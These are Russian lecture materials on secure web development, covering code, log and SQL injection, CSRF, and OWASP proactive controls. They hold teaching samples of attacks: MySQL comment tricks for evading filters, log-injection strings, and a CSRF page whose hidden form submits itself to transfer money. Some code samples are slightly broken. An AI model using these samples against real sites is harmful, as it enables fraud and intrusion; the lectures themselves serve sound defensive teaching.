## 5.ПОЛЕЗНЫЕ ФУНКЦИИ В MYSQL

Надеюсь что за SELECT, INSERT, UPDATE, DELETE, DROP вы знаете, если нет то лезем в эту книжку читать: Большой справочник языку SQL .

USER()-функция выводит логин юзера под которым мы подключены к MYSQL

DATABASE()-функция выводит название БД к которой мы подключены

VERSION()-выводит версию MYSQL

ASCII(str)-возвращает ASCII код первого символа в строке "str"

CHAR(xx1,xx2,...)-возвращает строку состоящую из символов ASCII коды которых xx1, xx2 и т.д.

HEX(str)-возвращает 16-ричный эквивалент строки "str".

LENGTH(str)- Возвращает длину строки "str".

SUBSTRING(str,pos[,len]) -Возвращает подстроку длиной len(если не указан то до конца строки "str") символов из строки "str", начиная от позиции pos.

LOCATE(substr,str[,pos]) -Возвращает позицию первого вхождения подстроки "substr" в строку "str" начиная с позиции pos(если не указано то с начала строки "str"). Если подстрока "substr" в строке "str" отсутствует, возвращается 0.

LOWER(str)- переводит в нижний регистр строку "str"(по-моему только латиницу)

CONCAT(param1,param2,...) - объединение подстрок в одну строку.

CONCAT\_WS(sep,param1,param2,...) - объединение подстрок в одну строку с разделителем "sep".

IF(exp,ret1,ret2)-Проверяет условие exp если оно верно (не равно 0) то возвращает строку ret1 а если нет то возвращает строку ret2.

expr BETWEEN min AND max-Если величина выражения expr больше или равна заданному значению min и меньше или равна заданному значению max, то функция BETWEEN возвращает 1, в противном случае - 0.

Теперь о комментариях в Mysql

1) # символ начала комментария в MySQL. Пример:

SELECT pass,login FROM users [I]#This is comment[/I]

что аналогично запросу

SELECT pass,login FROM users

2) -- еще один вариант комментария в MySQL. Обязателен пробел после этого знака.

Пример:

SELECT pass,login FROM users [I]-- This is comment[/I]

3) /\* \*/ аналог комментария СИ в MySQL. Начиная с версии 5.1(?) лафа заканчивается и для этого типа комментариев нужна закрывающая часть. Для MySQL индентична пробелу. Примеры:

SELECT pass,login FROM users[I]/\*This is comment[/I]

SELECT pass,login[I]/\*This is comment\*/[I]FROM users

SELECT[I]/\*\*/[I]pass,login[I]/\*\*/[I]FROM[I]/\*\*/[I]users

4) /\*!int \*/ Расширение предыдущего комментария. Все заключенное в данный комментарий будет интерпретироваться как SQL запрос если номер данной версии MySQL равен указанному числу int после восклицательного знака или больше. Пример:

SELECT pass[I]/\*!32302 ,login\*/[I]FROM users

Выведет столбец login если версия MySQL равна либо выше 3.23.02

## 6. КАК ЗАЩИТИТЬСЯ ОТ SQL INJECTION

А защитится очень просто. Кстати, все три правила относятся к трем способам передачи информации серверу GET, POST, Cookie.

1) САМОЕ ГЛАВНОЕ ФИЛЬТРОВАТЬ КАВЫЧКИ.

2) Если используется оператор сравнения строк LIKE фильтровать знаки "%" и "\_"

3) Не использовать при сравнении переменных без кавычек типа SELECT ... WHERE id=\$id а использовать так SELECT ... WHERE id='id' и обратиться к пункту 1



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
**«МИРЭА – Российский технологический университет»**  
**РГУ МИРЭА**

## ЛЕКЦИОННЫЕ МАТЕРИАЛЫ

### **Разработка безопасного программного обеспечения**

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень \_\_\_\_\_ специалитет

(бакалавриат, магистратура, специалитет)

Форма обучения \_\_\_\_\_ очная

(очная,очно-заочная,заочная)

Направление(-я)  
подготовки 10.05.04 «Информационно-аналитические системы безопасности»  
(код(-ы) и наименование(-я))

Институт комплексной безопасности и приборостроения (КБСП)

(полное и краткое наименование)

Кафедра КБ-2 (Прикладные информационные технологии)

(полное и краткое наименование кафедры, реализующей дисциплину (модуль))

Лектор Латыпов Ильдар Танисович

(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года

2018/19

(учебный год цифрами)

Проверено и согласовано «\_\_\_\_» \_\_\_\_ 20\_\_ г.

(подпись директора Института/Филиала  
с расшифровкой)

Москва 20\_\_ г.

## ЛЕКЦИЯ №6

«Безопасность Web-приложений. Внедрение кода. Некорректная аутентификация и управление сессией. Межсайтовый скрипting»

В списке десяти наиболее распространённых видов атак по версии OWASP первые два места занимают атаки с внедрением кода и XSS (межсайтовый скрипting). Они идут рука об руку, потому что XSS, как и ряд других видов нападений, зависит от успешности атак с внедрением. Под этим названием скрывается целый класс атак, в ходе которых в веб-приложение внедряются данные, чтобы заставить его выполнить или интерпретировать вредоносный код так, как это нужно злоумышленнику. К таким атакам относятся, например, XSS, внедрение SQL, внедрение заголовка, внедрение кода и полное раскрытие путей (Full Path Disclosure). И это лишь малая часть.

Атаки с внедрением — страшилка для всех программистов. Они наиболее распространены и успешны за счёт разнообразия, масштабности и (иногда) сложности защиты от них. Всем приложениям нужно брать откуда-то данные. XSS и UI Redress встречаются особенно часто, поэтому я посвятил им отдельные главы и выделил их из общего класса.

OWASP предлагает следующее определение атак с внедрением:

Возможности внедрения — вроде SQL, OS и LDAP — возникают тогда, когда интерпретатор получает ненадёжные данные в виде части командного запроса. Зловредные данные могут обмануть интерпретатор и заставить его выполнить определённые команды или обратиться к неавторизованным данным.

Внедрение кода (известно, как удалённое включение файла, Remote File Inclusion)

Внедрение кода — это любые способы, которые позволяют атакующему добавлять в веб-приложение исходный код с возможностью его интерпретировать и исполнять. При этом речь не идёт о внедрении кода в клиентскую часть, например в JavaScript, здесь применяются уже XSS-атаки.

Можно внедрить исходный код напрямую из ненадёжного источника входных данных либо заставить веб-приложение загрузить его из локальной файловой системы или внешнего ресурса вроде URL. Когда код внедряется в результате включения внешнего источника, то это обычно называют удалённым включением файла (RFI), хотя само по себе RFI всегда предназначено для внедрения кода.

Основные причины внедрения кода:

- обход проверки входных данных,
- внедрение ненадёжных входных данных в любой контекст, где они будут расценены как PHP-код,
- взлом безопасности репозиториев исходного кода,
- отключение предупреждений о загрузке сторонних библиотек,
- переконфигурация сервера, чтобы он передавал в PHP-интерпретатор файлы, не относящиеся к PHP.

Последнему пункту уделяйте особое внимание: в этом случае ненадёжные пользователи могут загрузить на сервер любые файлы.

#### Примеры внедрения кода

В PHP множество целей для внедрения кода, так что этот тип атак возглавляет список наблюдения у любого программиста.

##### - Включение файла

Самые очевидные цели для внедрения кода — функции `include()`, `include_once()`, `require()` и `require_once()`. Если ненадёжные входные данные позволяют определить передаваемый в эти функции параметр `path`, то можно будет удалённо управлять выбором файла для включения. Нужно отметить, что включённый файл не обязан быть настоящим PHP-файлом, допускается использование файла любого формата, способного хранить текстовые данные (т. е. почти без ограничений).

Параметр `path` также может быть уязвим для атак обхода каталога (Directory Traversal) или удалённого включения файла. Использование в `path` комбинаций символов `../` или... позволяет атакующему переходить почти к любому файлу, к которому имеет доступ PHP-процесс. Заодно в конфигурации PHP по умолчанию вышеприведённые функции принимают URL, если не отключён `allow_url_include`.

#### Проверка

Функция PHP `eval()` принимает к исполнению строку PHP-кода.

#### Внедрение регулярных выражений

Функция PCRE (регулярное выражение, совместимое с Perl) `preg_replace()` в PHP допускает использование модификатора `e` (`PREG_REPLACE_EVAL`). Это означает замещающую строку, которая после подстановки будет считаться PHP-кодом. И если в этой строке имеются ненадёжные входные данные, то они смогут внедрить исполняемый PHP-код.

#### Дефектная логика включения файла

Веб-приложения по определению включают в себя файлы, необходимые для обслуживания любых запросов. Если воспользоваться дефектами логики маршрутизации, управления зависимостями, автозагрузки и других процессов, то манипуляция с путём прохождения запроса или его параметрами заставит сервер включить конкретные локальные файлы. Поскольку веб-приложение не рассчитано на обработку таких манипуляций, последствия могут быть непредсказуемыми. Например, приложение невольно засветит маршруты, предназначенные только для использования в командной строке. Или раскроет другие классы, конструкторы которых выполняют задачи (лучше классы так не проектировать, но это всё же встречается). Любой из этих сценариев может помешать операциям бэкенда приложения, что позволит манипулировать данными или провести DOS-атаку на ресурсоёмкие операции, которые не подразумевают прямого доступа.

#### Задачи внедрения кода

Спектр задач чрезвычайно широк, поскольку этот тип атак позволяет выполнять любой PHP-код на выбор атакующего.

- Defenses against Code Injection
- Command Injection
- Examples of Command Injection

- Defenses against Command Injection

### Внедрение лога (известно, как внедрение лог-файла, Log File Injection)

Многие приложения собирают логи, а авторизованные пользователи часто просматривают их через HTML-интерфейс. Поэтому логи — одна из главных целей злоумышленников, желающих замаскировать другие атаки, обмануть тех, кто просматривает логи, и даже провести затем атаку на пользователей мониторингового приложения, с помощью которого читаются и анализируются логи.

Уязвимость логов зависит от механизмов контроля над записью логов, а также от обращения с данными логов как с ненадёжным источником при просмотре и анализе записей.

Простая система журналирования может записывать в файл текстовые строки с помощью `file_put_contents()`. Например, программист регистрирует ошибочные попытки авторизации в виде строк следующего формата:

```
sprintf("Failed login attempt by %s", $username);
```

А что, если атакующий использует в форме имя «`AdminnSuccessful login by Adminn`»?

Если эта строка будет вставлена в лог из ненадёжных входных данных, то атакующий успешно замаскирует неудачную попытку авторизации с помощью невинной неудачи ввода административного пароля. Подозрительность данных снизится ещё больше, если добавить успешную попытку авторизации.

Здесь вся суть в том, что атакующий способен добавлять в лог всевозможные записи. Также можно внедрить XSS-вектор и даже символы, затрудняющие чтение в консоли записей лога.

### Задачи внедрения лога

Одна из целей внедрения — интерпретаторы формата логов. Если инструмент анализа использует регулярные выражения для парсинга записей в логе, чтобы делить их на части и раскидывать по разным полям, то можно создать и внедрить такую строку, которая заставит регулярные выражения выбирать внедрённые поля вместо правильных. Например, эта запись может стать источником нескольких проблем:

```
$username = "iamnothacker! at Mon Jan 01 00:00:00 +1000 2009";  
sprintf("Failed login attempt by %s at %s", $username, )
```

Более изощрённые атаки с внедрением логов базируются на атаках с обходом каталога, чтобы отобразить лог в браузере. При подходящих условиях внедрение PHP-кода в сообщение лога и открытие в браузере файла с записями приведёт к успешному внедрению кода, аккуратно форматированного и выполняемого по желанию злоумышленника. А если дойдёт до исполнения на сервере зловредного PHP, то остаётся надеяться лишь на эффективность эшелонирования защиты, которое может уменьшить ущерб.

### Защита от внедрения лога

Проще всего фильтровать все внешние сообщения логов с помощью белого списка. Допустим, ограничить набор символов только цифрами, буквами и пробелами. Сообщения, содержащие неразрешённые символы, считаются повреждёнными. Тогда в журнале появляется запись о потенциальной попытке внедрения лог-файла. Это простой способ защиты для простых текстовых логов, когда нельзя избежать включения в сообщения ненадёжных входных данных.

Второй метод защиты — преобразование порций ненадёжных входных данных с помощью системы наподобие base64, которая поддерживает ограниченный набор символов, при этом позволяя хранить в текстовом виде разнообразную информацию.



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
**«МИРЭА – Российский технологический университет»**  
**РГУ МИРЭА**

## ЛЕКЦИОННЫЕ МАТЕРИАЛЫ

### **Разработка безопасного программного обеспечения**

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень \_\_\_\_\_ специалитет

(бакалавриат, магистратура, специалитет)

Форма обучения \_\_\_\_\_ очная

(очная,очно-заочная,заочная)

Направление(-я)  
подготовки 10.05.04 «Информационно-аналитические системы безопасности»  
(код(-ы) и наименование(-я))

Институт \_\_\_\_\_ комплексной безопасности и приборостроения (КБСП)

(полное и краткое наименование)

Кафедра КБ-2 (Прикладные информационные технологии)

(полное и краткое наименование кафедры, реализующей дисциплину (модуль))

Лектор \_\_\_\_\_ Латыпов Ильдар Танисович

(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года

2018/19

(учебный год цифрами)

Проверено и согласовано «\_\_\_\_» \_\_\_\_ 20\_\_ г.

(подпись директора Института/Филиала  
с расшифровкой)

Москва 20\_\_ г.

## **ЛЕКЦИЯ №7**

**«Безопасность Web-приложений. Нарушение контроля доступа. Небезопасная конфигурация. Подделка межсайтовых запросов»**

Иногда ваша собственная забывчивость может вас удивить. Вы не можете понять, когда на вашем сайте в социальной сети появилась ссылка на определенный сайт. Некоторые вообще ничего не замечают, но однажды узнают от своих друзей, что на их странице в социальной сети появилась ссылка на Web-сайт порнографического содержания.

Оказывается, другие Web-сайты, открытые на вкладках браузера, могут выполнять действия от вашего имени.

Предположим, на одной вкладке вы открыли ваш сайт в социальной сети, а в другой – неизвестный вам сайт под названием many\_ads.com, который оказывается мошенническим. Сайт many\_ads.com может публиковать сообщения на вашем сайте в социальной сети. Это действие называется подделкой межсайтовых запросов (сокращенно XSRF или CSRF).

Хотя подобная мошенническая публикация неприятна и создает неудобства, она не является проблемой. Такую публикацию всегда можно удалить.

Однако XSRF-атака может стоить очень дорого. Если ваш банковский сайт уязвим для XSRF-атаки, деньги с вашего счета могут переводиться на неизвестный зарубежный счет, и скорее всего это уже произошло. Согласно log-файлам сервера это сделали именно вы.

### **Сценарий проникновения**

Предположим, что вымышленный банк Altoro Mutual имеет страницу для отправки денежных переводов на конкретный номер счета. Запрос может выглядеть так:

<http://www.altoromutual.com/bank/transfer.aspx?creditAccount=1001160141&transferAmount=1000>

Обнаружив ссылку на такую страницу, злоумышленник понимает, что, заставив других людей открыть ее, он сможет переводить на свой зарубежный счет любые суммы.

Он может отправить эту ссылку по электронной почте:

Уважаемый клиент Altoro Mutual!

Недавно мы внедрили на нашем сервере несколько улучшений безопасности, которые требуют подтверждения Вашего счета.

Воспользуйтесь, пожалуйста, следующей ссылкой.

Однако такое письмо раскрывает намерения злоумышленника, особенно когда пользователь попадает на страницу, которая гласит: Перечисление 1000\$ на счет 1001160141 успешно выполнено.

Но что, если злоумышленник сделает так, что пользователь перейдет по этой ссылке непреднамеренно?

Злоумышленник может воспользоваться тем, что многие клиенты Altoro Mutual часто посещают финансовый форум. На сайте вымышленного банка Altoro Community можно создавать аватары, которые включаются в сообщения на форуме.

Аватар для форума – это изображение, например такая фигурка человека:

Сайт сообщества разрешает пользователям указывать URL своего аватара. Обычно аватар указывается путем заполнения поля, как в этом примере:

Что если вместо ссылки на аватар злоумышленник использует ссылку на страницу перевода? Например:

Теперь каждый раз, когда пользователь посещает форум сообщества и обращается к сообщению, опубликованному злоумышленником, при попытке браузера загрузить аватар выполняется запрос. Изображение аватара злоумышленника не загружается. Каждый пользователь, обратившийся к этому сообщению, переводит деньги на счет злоумышленника, если в другой вкладке браузера этот пользователь выполнил вход на сайт онлайн-банкинга Altoro Mutual.

Вы можете сказать, что для перевода денег используете формы и поэтому данная ситуация вас не касается.

Правильно, большинство запросов на перевод денег инициируется при отправке форм, и такие запросы злоумышленник не может использовать столь же легко, как аватар. Но у злоумышленника есть способы обойти запрос формы. Злоумышленник может создать страницу с формой, которая отправляет с мошеннического сайта запрос на перевод денег.

Злоумышленник не может использовать эту страницу как аватар, но может сделать ее похожей на какой-нибудь финансовый блог и заманить на него жертву.

Страница мошеннического сайта может выглядеть как страница в листинге 1.

Листинг 1. Пример кода мошеннической страницы

```
<html>
<body onLoad="document.getElementById('transferForm').submit()">
<form id="transferForm" action="http://www.altoromutual.com/bank/transfer.aspx"
method="post">
<input type="hidden" name="creditAccount" value="1001160141">
<input type="hidden" name="transferAmount" value="10">
</form>
</body>
```

Обратите внимание, что эта форма отправляется автоматически при загрузке URL-адреса. Никаких действий от пользователя не требуется.

Защита против CSRF

Что могут сделать разработчики сайта банка, чтобы предотвратить подобные атаки?

Рассмотрим несколько способов предотвращения CSRF-атак.

Решение с использованием заголовка referer

Простейший способ основан на заголовке referer браузера. Большинство браузеров сообщает Web-серверу, какая страница отправила запрос. В листинге 2 показан мошеннический запрос, отправляемый браузером на сервер:

Листинг 2. Пример мошеннического запроса, отправляемого на сервер

POST /bank/transfer.aspx HTTP/1.1

Referer: http://evilsite.com/myevilblog

User-Agent: Mozilla/4....  
Host: www.altoromutual.com  
Content-Length: 42  
Cookie: SessionId=x3q2v0qpjc0n1c55mf35fxid;

creditAccount=1001160141&transferAmount=10

Разработчики могут отклонить любой запрос, если заголовок referer не совпадает с именем домена хоста банка. Например:

```
If(request.getHeaders("referer") != null && request.getHeaders("referer").indexOf("http://www.altoromutual.com") != 0){  
    throw new Exception("Invalid referer");  
}
```

Кроме того, можно указать список разрешенных URL-адресов, если запрос должен выполнять доверенный сайт.

Этот способ можно применить к базовому классу сервлета или страницы, чтобы все страницы сайта унаследовали эту защиту. Будьте осторожны, потому что ссылки на Altoro с других сайтов работать не будут. Например, пользователи сайта Altoro не смогут обратиться к нему с Google.

GET /marketingannouncements HTTP/1.1

Referer: http://www.google.com

Лучшим решением является защита только тех страниц, которые требуют аутентификации.

Заголовок referer не защищает от ссылок на сайт, отправленных по электронной почте. Кроме того, это решение зависит от клиента, настройки и правильной обработки значения referer. Программное обеспечение для обеспечения конфиденциальности может удалить этот заголовок, что делает данный способ защиты ненадежным.

Преимуществом решения с использованием referer является его совместимость с ранними версиями других HTTP-взаимодействий, таких как Web-сервисы. Например, если клиентское мобильное приложение основано на REST API, данное решение прозрачно для клиента, потому что клиент не использует заголовок referer.

Если совместимость с более ранними версиями не важна, есть более надежные решения, такие как использование маркера для прекращения действия чувствительных запросов.

#### Решение с использованием маркера

Решение с использованием маркера основано на добавлении в форму параметра, который прекращает ее действие после превышения таймаута или при выходе пользователя из системы. См. листинг 3.

#### Листинг 3. Пример решения с использованием маркера

```
<form id="transferForm" action="https://www.altoromutual.com/bank/transfer.aspx"  
method="post">
```

Enter the credit account:

```
<input type="text" name="creditAccount" value="">
Enter the transfer amount:
<input type="text" name="transferAmount" value="">
<input type="hidden" name="xsrfToken" value="JKBS38633jjhg0987PPlI">
<input type="submit" value="Submit">
</form>
```

Не используйте маркер в качестве параметра запроса, поскольку это сделает информацию сеанса видимой в истории браузера или в Web-статистике и аналитике. Следующий запрос, например, составлен неудачно:

```
<a href="https://www.alteromutual.com/bank/getuserinfo.aspx?creditAccount=1001160141&transferAmount=1000&xsrfToken=JKBS38633jjhg0987PPlI"><code>https://www.alteromutual.com/bank/getuserinfo.aspx?creditAccount=1001160141&transferAmount=1000&</code></a><a href="https://www.alteromutual.com/bank/getuserinfo.aspx?creditAccount=1001160141&transferAmount=1000&xsrfToken=JKBS38633jjhg0987PPlI"><code><strong>xsrfToken=JKBS38633jjhg0987PPlI</strong></code></a>
```

Чтобы гарантировать всеобъемлющую защиту всех видов запросов, не указывая значение маркера в URL, используйте HTTP-заголовок. Пример приведен в листинге 4.

#### Листинг 4. Пример HTTP-заголовка с маркером CSRF Token

```
POST /bank/transfer.aspx HTTP/1.1
Referer: https://www.alteromutual.com/bank
xsrfToken: JKBS38633jjhg0987PPlI
User-Agent: Mozilla/4....
Host: www.alteromutual.com
Content-Length: 42
Cookie: SessionId=x3q2v0qpjc0n1c55mf35fxid;
```

```
creditAccount=1001160141&transferAmount=10
```

HTTP-заголовок является основным решением в большинстве современных приложений, все чаще использующих REST API и Ajax. Маркер заголовка устанавливается с помощью кода, приведенного в листинге 5.

#### Листинг 5. Установка маркера заголовка

```
<form id="transferForm" action="https://www.alteromutual.com/bank/transfer.aspx" method="post">
    Enter the credit account:
    <input type="text" name="creditAccount" value="">
    Enter the transfer amount:
    <input type="text" name="transferAmount" value="">
    <button onClick="addXsrfHeaderAndSubmitForm(dojo.byId(transferForm))" value="Submit">
```

```
</form>
```

Зашита всей инфраструктуры

Как и в решении с использованием referer, маркер лучше всего проверять там, где выполняется аутентификация.

Хорошим решением является наследование всех страниц, связанных с аутентификацией, от базового класса, пример которого приведен в листинге 6.

Листинг 6. Наследование от базового класса

```
class AuthenticatedServletBase extends ServletBase {  
protected bool service(...){  
....  
if(sessionUtil.getXsrfToken().equals(requestUtil.getXsrfToken())==false){  
    showXSRFTokenError();  
    return true;// handled..stop any further processing here  
}  
....  
}  
}
```

Положительные побочные эффекты маркера XSRF

Помимо защиты от XSRF-атак, заголовок с маркером обеспечивает дополнительные преимущества в предотвращении на стороне клиента других видов атак на защищенные страницы:

Атака типа JSON Hijacking.

Отраженный межсайтовый скрипting.

Фишинг с использованием перенаправления URL.

Инструменты сканирования безопасности и XSRF

Сканеры безопасности часто сообщают о XSRF, но это не обязательно означает наличие реальной уязвимости. Сканер не может отличить чувствительный запрос от нечувствительного. Однако если на сайте реализован всеобъемлющий метод, описанный в этой статье, сканер не найдет никаких проблем с XSRF.



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования  
**«МИРЭА – Российский технологический университет»**  
**РГУ МИРЭА**

## ЛЕКЦИОННЫЕ МАТЕРИАЛЫ

### **Разработка безопасного программного обеспечения**

(наименование дисциплины (модуля) в соответствии с учебным планом)

Уровень \_\_\_\_\_ специалитет

(бакалавриат, магистратура, специалитет)

Форма обучения \_\_\_\_\_ очная

(очная,очно-заочная,заочная)

Направление(-я)  
подготовки 10.05.04 «Информационно-аналитические системы безопасности»  
(код(-ы) и наименование(-я))

Институт комплексной безопасности и приборостроения (КБСП)

(полное и краткое наименование)

Кафедра КБ-2 (Прикладные информационные технологии)

(полное и краткое наименование кафедры, реализующей дисциплину (модуль))

Лектор Латыпов Ильдар Танисович

(сокращенно – ученая степень, ученое звание; полностью – ФИО)

Используются в данной редакции с учебного года

2018/19

(учебный год цифрами)

Проверено и согласовано «\_\_\_\_» \_\_\_\_ 20\_\_ г.

(подпись директора Института/Филиала  
с расшифровкой)

Москва 20\_\_ г.

## **ЛЕКЦИЯ №8**

«Безопасность Web-приложений. Уязвимость небезопасных ссылок. Требования к проактивной защите. Средства оценки защищённости»

Топ-10 требований к проактивной защите

### **C1: Определение требований безопасности**

Требования безопасности описывают функции, которые необходимо реализовать для обеспечения определенных параметров безопасности ПО. Они составляются на основе промышленных стандартов, действующих законов и данных об обнаруженных уязвимостях. В требованиях определяются функции, которые нужно разработать или доработать для решения конкретных проблем с безопасностью или устранения потенциальных угроз.

Стандарт подтверждения безопасности приложений OWASP (ASVS) представляет собой каталог доступных требований безопасности и параметров проверки. OWASP ASVS может служить источником расширенных требований безопасности для команд разработчиков.

Требования безопасности объединены в категории на основе общих функций безопасности высшего порядка. Например, ASVS содержит следующие категории: аутентификация, контроль доступа, обработка и журналирование ошибок, а также веб-службы. Для каждой категории существует список параметров, которые рекомендуется проверять.

Процесс успешного применения требований безопасности включает в себя четыре этапа: поиск и выбор, документирование, реализация, подтверждение правильности реализации новых функций безопасности и функциональности приложения.

### **C2: Использование безопасных фреймворков и библиотек**

Безопасные библиотеки и фреймворки со встроенными функциями безопасности помогают разработчикам избежать появления уязвимостей на этапах разработки и реализации. Разработчики, создающие приложение с нуля, могут не иметь достаточных знаний, времени или средств для реализации или поддержания безопасности приложения. Использование безопасных фреймворков позволяет повысить уровень защищенности приложений.

При включении сторонних библиотек или фреймворков в свое ПО необходимо учитывать следующие рекомендации:

используйте библиотеки и фреймворки из доверенных источников, которые активно разрабатываются и широко применяются в приложениях;

составьте и поддерживайте в актуальном состоянии каталог всех сторонних библиотек;

своевременно обновляйте библиотеки и компоненты. Используйте инструменты, такие как Проверки зависимостей OWASP и Retire.JS, для определения зависимостей в проектах, а также проверяйте наличие известных и опубликованных уязвимостей в стороннем коде;

для снижения вероятности атак используйте инкапсуляцию библиотек и только необходимую для вашего ПО функциональность.

### **C3: Обеспечение безопасного доступа к базам данных**

Данный раздел посвящен обеспечению безопасного доступа ко всем хранилищам данных, включая реляционные базы данных и базы данных NoSQL.

Одну из наиболее серьезных угроз безопасности приложения представляет внедрение SQL-кода. Этот вид атаки легко осуществим: SQL-код может быть внедрен, если недоверенные входные данные динамически добавляются в SQL-запросы, что обычно происходит путем их присоединения к основной строке. Эксплуатация данной уязвимости может привести к краже, удалению или изменению баз данных. Приложение также может быть использовано для выполнения вредоносных команд в системе, содержащей вашу базу данных, что позволит злоумышленнику закрепиться в сети.

Для предотвращения SQL-внедрений необходимо избегать интерпретации непроверенных входных данных в составе SQL-команд. Наилучшим решением будет использование метода «параметризации запросов». Этот метод необходимо применять к конструкциям SQL и OQL, а также хранимым процедурам.

Примеры параметризации запросов для ASP, ColdFusion, C#, Delphi, .NET, Go, Java, Perl, PHP, PL/SQL, PostgreSQL, Python, R, Ruby и Scheme можно найти на сайте <http://bobby-tables.com> и в памятке OWASP по параметризации запросов.

#### **C4: Кодирование и экранирование данных**

Кодирование и экранирование являются методами защиты от внедрения кода. Кодирование, которое также называется «кодированием выходных данных», представляет собой преобразование специальных символов в эквивалентные, не опасные для интерпретатора, комбинации. Например, символ < преобразуется в сочетание < при его добавлении на HTML-страницу. Экранирование заключается в добавлении спецсимволов перед символами или строками для предотвращения их некорректной интерпретации, например, добавление символа \ перед " (двойными кавычками) позволяет интерпретировать их в качестве части текста, а не в качестве обозначения окончания строки.

Кодирование лучше всего применять непосредственно перед передачей данных интерпретатору. Если применить данный метод на слишком раннем этапе обработки запроса, то кодирование или экранирование может оказаться на использовании контента в других частях программы. Например, если перед сохранением в базе данных HTML-контент экранируется, а интерфейс автоматически экранирует эти данные еще раз, то содержимое не будет отображаться корректно из-за двойного экранирования.

Кодирование или экранирование может быть использовано для предотвращения других форм внедрений в контент. Например, можно нейтрализовывать некоторые специальные метасимволы при вводе данных для системных команд. Это называют «экранированием команд ОС», «экранированием shell» и т.п. Подобная защита может быть использована для предотвращения «внедрения команд».

Существуют и другие формы экранирования, которые могут быть использованы для предотвращения внедрений, например, экранирование атрибутов XML, защищающее от различных форм внедрений XML и XML-путей, а также экранирование уникальных имен LDAP, позволяющее предотвратить различные LDAP-внедрения.

#### **C5: Обязательная проверка всех входных данных**

Проверка входных данных является частью методики программирования, обеспечивающей попадание в компоненты программы только правильно отформатированных данных.

## Синтаксическая и семантическая норма

Приложение должно проверять данные на соответствие синтаксической и семантической норме (именно в этом порядке) перед их использованием (включая отображение пользователю).

Синтаксическая норма означает соответствие данных ожидаемой форме представления. Например, в приложении пользователь может указывать четырехзначный «идентификатор» для выполнения некоторых операций. Злоумышленник может ввести данные, позволяющие ему внедрить SQL-код, поэтому приложение должно проверять, что вводимые данные представляют собой именно цифры и именно в количестве четырех символов (помимо использования соответствующей параметризации запросов).

Семантическая норма означает использование только входных данных, не выходящих за рамки определенной функциональности и контекста. Например, при указании временных рамок дата начала должна предшествовать дате завершения.

### Белые и черные списки

Существует два основных подхода к проверке синтаксиса входных данных — проверка по черным и белым спискам.

Первый способ предназначен для поиска в данных «потенциально вредоносного» контента. Например, веб-приложение может блокировать входные данные, содержащие слово SCRIPT, с целью предотвращения межсайтового выполнения сценариев. Однако подобную меру защиты можно обойти, используя для тега script строчные буквы или комбинацию из строчных и прописных букв.

Второй способ предназначен для подтверждения соответствия данных требованиям набора «проверенных» правил. Например, проверка штата США по белому списку будет представлять собой поиск 2-буквенного кода в списке существующих штатов США.

При создании безопасного ПО как минимум рекомендуется использовать белые списки. Черные списки могут содержать ошибки, их можно обойти различными способами, да и сами по себе они могут представлять опасность. Несмотря на возможность обхода ограничений черных списков, они могут быть полезны в обнаружении очевидных атак. Таким образом, белые списки помогают ограничить возможность проведения атаки путем проверки соответствия данных синтаксической и семантической нормам, а черные списки помогают обнаружить и предотвратить очевидные атаки.

### Проверки на стороне клиента и на стороне сервера

Для обеспечения безопасности проверку входных данных необходимо всегда проводить на стороне сервера. Проверки на стороне клиента могут быть полезны с точки зрения функциональности и безопасности, но зачастую их легко обойти. Таким образом, проверка на стороне сервера является более предпочтительной для обеспечения безопасности. Например, проверка JavaScript может предупредить пользователя о том, что поле должно содержать только цифры, а вот приложение на стороне сервера должно подтвердить, что вводимые данные представляют собой числа в допустимом диапазоне значений.

## C6: Внедрение цифровой идентификации

Цифровая идентификация — это уникальное представление пользователя (или любого другого объекта) при онлайн-транзакциях. Аутентификация — это процесс подтверждения того, что человек или сущность является тем, кем представляется. Управление сессиями — это

процесс, с помощью которого сервер контролирует состояние аутентификации пользователя, чтобы он мог продолжать пользоваться системой без повторной аутентификации. Специальное издание NIST 800-63B: Руководство по цифровой идентификации (Аутентификация и управление жизненным циклом) содержит подробные рекомендации по реализации требований к цифровой идентификации, аутентификации и управлению сессиями.

### **C7: Обязательный контроль доступа**

Контроль доступа (или авторизация) заключается в разрешении или запрещении специфических запросов, поступающих от пользователей, программ или процессов, а также предполагает выдачу и отзыв подобных привилегий.

Необходимо отметить, что авторизация (подтверждение права доступа к специальным функциям или ресурсам) не равняется аутентификации (подтверждению личности).

Контроль доступа обычно затрагивает многие аспекты работы ПО, в зависимости от сложности системы контроля доступа. Например, управление метаданными контроля доступа или кеширование для целей масштабируемости обычно являются дополнительными компонентами системы контроля доступа, которые необходимо создавать или обслуживать. Существует несколько разных подходов к контролю доступа:

избирательное управление доступом (DAC) — предполагает ограничение доступа к объектам (например, файлам или элементам данных) на основе идентификатора, а также принципа «необходимого знания» субъектов (например, пользователей или процессов) и/или групп, которым принадлежат объекты;

мандатное управление доступом (MAC) — предполагает ограничение доступа к системным ресурсам на основе критичности данных (определенной метками), содержащихся в этих ресурсах, и формальных полномочий (т.е. допуска) пользователей на доступ к информации указанной важности;

ролевая модель управления доступом (RBAC) — предполагает контроль доступа к ресурсам на основе ролей, определяющих разрешенные действия с ресурсами, а не на основе идентификаторов субъектов;

управление доступом на основе атрибутов (ABAC) — предполагает разрешение или запрещение запросов пользователя, исходя из атрибутов пользователя и атрибутов объекта, а также элементов окружения, которые могут определяться глобально и быть более релевантными для применяемых политик.

### **C8: Повсеместная защита данных**

Конфиденциальные данные, такие как пароли, номера кредитных карт, медицинские записи, персональные данные и коммерческие тайны требуют дополнительной защиты, особенно если на них распространяется действие закона о неприкосновенности данных, например, Общего регламента ЕС по защите данных (GDPR), или закона о защите финансовых данных, например, Стандарта безопасности данных в сфере платежных карт (PCI DSS).

Злоумышленники могут похитить данные из веб-приложений и веб-служб множеством разных способов. Например, атакующий может подключиться к общей беспроводной сети и просмотреть или похитить конфиденциальные данные других пользователей, если они передаются через небезопасное интернет-подключение. Также злоумышленник может

использовать внедрение SQL-кода, чтобы похитить пароли и другие учетные данные из приложений, а затем выложить их в открытый доступ.

#### Классификация данных

